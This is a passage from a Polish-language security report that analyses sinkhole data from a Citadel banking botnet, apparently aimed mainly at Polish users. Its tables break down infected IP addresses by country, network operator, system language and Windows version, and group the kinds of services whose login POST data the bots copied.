
	Kraj	**Liczba adresów IP**	**Udział procentowy**
1.	**Polska**	**127 453**	**77,56%**
2.	Japonia	14 401	8,76%
3.	Szwecja	8 716	5,30%
4.	Dania	2 842	1,73%
5.	Włochy	2 788	1,70%
6.	Szwajcaria	1 790	1,09%
7.	Hiszpania	1 392	0,85%
8.	Estonia	1 389	0,85%
9.	Niemcy	621	0,38%
10.	Holandia	486	0,29%

Tabela 1: Kraje, z których pochodziło najwięcej połączeń

Na rysunku 6 przedstawione jest geograficzne rozmieszczenia adresów IP łączących się z sinkholem. Jak widać botnet głównie skierowany był przeciwko krajom europejskim oraz Japonii. Na rysunku 7 widać rozmieszenie adresów IP w Europie – zgodnie z zaprezentowaną wcześniej tabelą, ta instancja botnetu wymierzona była głównie w obywateli Polski.



Rysunek 6: Rozmieszczenie geograficzne zainfekowanych adresów IP na świecie




Rysunek 7: Rozmieszczenie geograficzne zainfekowanych adresów IP w Europe

Połączenia nawiązane z Polski pochodziły z 512 różnych systemów autonomicznych. W tabeli 2 prezentujemy 10 polskich sieci, z których największa liczba unikalnych adresów IP nawiązała połączenie z sinkholem. Zgodnie z oczekiwaniami najwięcej połączeń zostało nawiązanych z sieci największego polskiego operatora.

	Liczba adresów IP	**ASN**	**Nazwa**
1	42 140	AS5617	Telekomunikacja Polska S.A.
2	30 665	AS12912	Polska Telefonia Cyfrowa S.A.
3	12 281	AS12741	Netia SA
4	11 093	AS39603	P4 Sp. z o.o.
5	10 838	AS43447	PTK Centertel Sp. z o.o.
6	7 464	AS8374	Polkomtel Sp. z o.o.
7	3 262	AS15855	Aero 2 sp. z o.o.
8	2 060	AS21021	Multimedia Polska S.A.
9	1 074	AS29314	VECTRA S.A.
10	966	AS6830	UPC Broadband Holding B.V.

Tabela 2: Lista polskich sieci z największą liczbą połączeń.

Wykres 8 przedstawia udział poszczególnych systemów autonomicznych w zaobserwowanych połączeniach.



Rysunek 8: Autonomiczne sieci z największą liczbą połączeń

Tabela 3 poniżej prezentuje 3 zagraniczne autonomiczne systemy, z których pochodziło najwięcej połączeń. Ta instancja botnetu kierowana była głównie w polskich użytkowników, dlatego z najczęściej występującego zagranicznego systemu autonomicznego pochodziło zaledwie 1,8% adresów IP.

	Liczba adresów	**ASN**	**Nazwa**	**Kraj**
1	3 042	AS4713	NTT Communications Corporation	Japonia
2	2 652	AS37903	eMobile Ltd.	Japonia
3	2 519	AS44034	Hi3G Access AB	Szwecja

Tabela 3: Lista zagranicznych sieci z największą liczbą połączeń.


Każdy z zainfekowanych komputerów przesyła informację o ustawionej stronie kodowej. Dzięki temu byliśmy w stanie dokładniej ustalić ile różnych maszyn, a nie adresów IP, pochodziło z poszczególnych krajów. Tabeli 4 prezentuje 10 najczęściej występujących stron kodowych. Największa liczba nazw botów ma ustawiony jako język systemowy, zgodnie z wcześniejszymi danymi, polski (58%). Kolejnymi często spotykanymi językami okazały się: japoński (14%) oraz szwedzki (8%). Występowania języka angielskiego (5% nazw botów) nie można bezpośrednio powiązać z ilością zainfekowanych komputerów w Stanach Zjednoczonych, gdyż jest to często domyślny język systemowy niektórych kopii systemu Windows. Również niewielka liczba adresów IP ze Stanów Zjednoczonych

jakie nawiązały połączenie z sinkholem może potwierdzać, że maszyny te niekoniecznie znajdują się na terytorium USA.

	Liczba botów	Numer strony kodowej	Opis
1	**6 809**	**1045**	**polski**
2	1 677	1041	japoński
3	912	1053	szwedzki
4	640	1033	angielski (Stany Zjednoczone)
5	587	1030	duński
6	301	1031	niemiecki
7	268	1043	holenderski
8	185	3082	hiszpański
9	73	1040	włoski
10	61	1029	czeski

Tabela 4: 10 najczęściej występujących stron kodowych

Wykres 9 przedstawia udział poszczególnych stron kodowych we wszystkich połączeniach.




Rysunek 9: 10 najczęściej występujących stron kodowych

	Liczba botów	Wersja systemu operacyjnego
1	4 389	Windows 7, wersja 64 bitowa
2	4 373	Windows XP, wersja 32 bitowa
3	2 417	Windows 7, wersja 32 bitowa
4	1 575	Windows Vista, wersja 32 bitowa
5	77	Windows Vista, wersja 64 bitowa
	7	Inne

Tabela 5: Najczęściej występujące systemy operacyjne

Boty przesyłały również informacje o wersji systemu operacyjnego znajdującego się na zainfekowanej maszynie. Zaobserwowaliśmy 28 różnych wersji, wliczając w to równe dodatki typu *Service Pack* jak również różne architektury procesora. Wszystkie systemy operacyjne pochodziły z rodziny Microsoft Windows. Najczęściej spotykanym, zgodnie oczekiwaniami, okazał się Windows 7, który znajdował się na 53% maszyn. Kolejnym często spotykanym systemem był Windows XP (ponad 34%). Pozostałe systemy stanowiły niecałe 13%. Wyniki zostały zaprezentowane w tabeli 5. W tabeli, w celu poprawienia jej czytelności, nie rozróżnialiśmy różnych dodatków *Service Pack*.



Rysunek 10: Najczęściej występujące systemy operacyjne

Złośliwe oprogramowanie przesyłało wszystkie żądania POST kierowane do serwisów, poza tymi, które były ignorowane na podstawie konfiguracji podanej przez serwer. Żądania POST, które były kopiowane do serwera C&C botnetu Citadel, dotyczyły 2 706 unikalnych nazw domenowych, bądź adresów IP. Najwięcej z nich dotyczyło domen znajdujących się w obrębie domeny najwyższego poziomu `.com` (prawie 35%) oraz `.pl` (prawie 26%). Wyniki dla 10 najczęściej występujących domen najwyższego poziomu do których boty wysyłały dane przedstawiamy w tabeli 6.

	Domena najwyższego poziomu	**Liczba botów**
1.	.com	947
2.	**.pl**	**696**
3.	.jp	185
4.	.net	111
5.	.se	109
6.	.dk	99
7.	.ru	47
8.	.ch	46
9.	.nl	36
10.	.it	31

Tabela 6: Najczęściej występujące domeny najwyższego poziomu


Informacje z żądań POST, przesyłane przez boty do C&C pogrupowaliśmy w zależności od charakteru serwisu jakie dotyczyły przesyłane dane. Wyróżniliśmy 8 grup, które mogły zawierać dane dotyczące logowania. Grupy te zostały opisane poniżej.

1. Serwisy finansowe takie jak strony internetowe banków czy serwisy pośredniczące w płatnościach. W tej grupie znajdują się 82 nazwy domenowe.
2. Dostawcy usług pocztowych (e-mail) – w tej grupie znajduje się 95 nazw domenowych.
3. Serwisy społecznościowe – w tej grupie znajduje się 95 nazw domenowych.
4. Serwisy aukcyjne – w tej grupie znajduje się 18 nazw domenowych.
5. Serwisy informacyjne – w tej grupie znajduje się 57 nazw domenowych.
6. Serwisy umożliwiające wymianę plików – w tej grupie znajduje się 5 nazw domenowych.
7. Inne popularne serwisy – w tej grupie znajduje się 37 nazw domenowych.
8. Domeny związane ze złośliwym oprogramowaniem. Są to informacje pochodzące z innego złośliwego oprogramowania znajdującego się na zainfekowanej maszynie. Domeny związane były m.in. z innymi instancjami Citadela bądź z Torpigiem. W tej grupie znajduje się 739 nazw domenowych.

Grupa	Typ stron	Polska	Zagranica
1	Serwisy finansowe	248	155
2	Dostawcy usług pocztowych	321	225
3	Serwisy społecznościowe	260	99
4	Serwisy aukcyjne	314	127
5	Serwisy informacyjne	571	23
6	Wymiana plików	41	8
7	Inne serwisy	1703	693
8	Złośliwe nazwy domenowe	517	479

Tabela 7: Liczba botów jakie odwoływały się do danej grupy serwisów

Tabela 7 oraz wykres 11 prezentują liczbę botów, które wykonały żądania POST, dotyczące danej grupy serwisów. Dla każdego bota została również ustalona strona kodowa języka – na tej podstawie boty zostały podzielone na polskie oraz te pochodzące z zagranicy.



Rysunek 11: Liczba botów jakie odwoływały się do danej grupy serwisów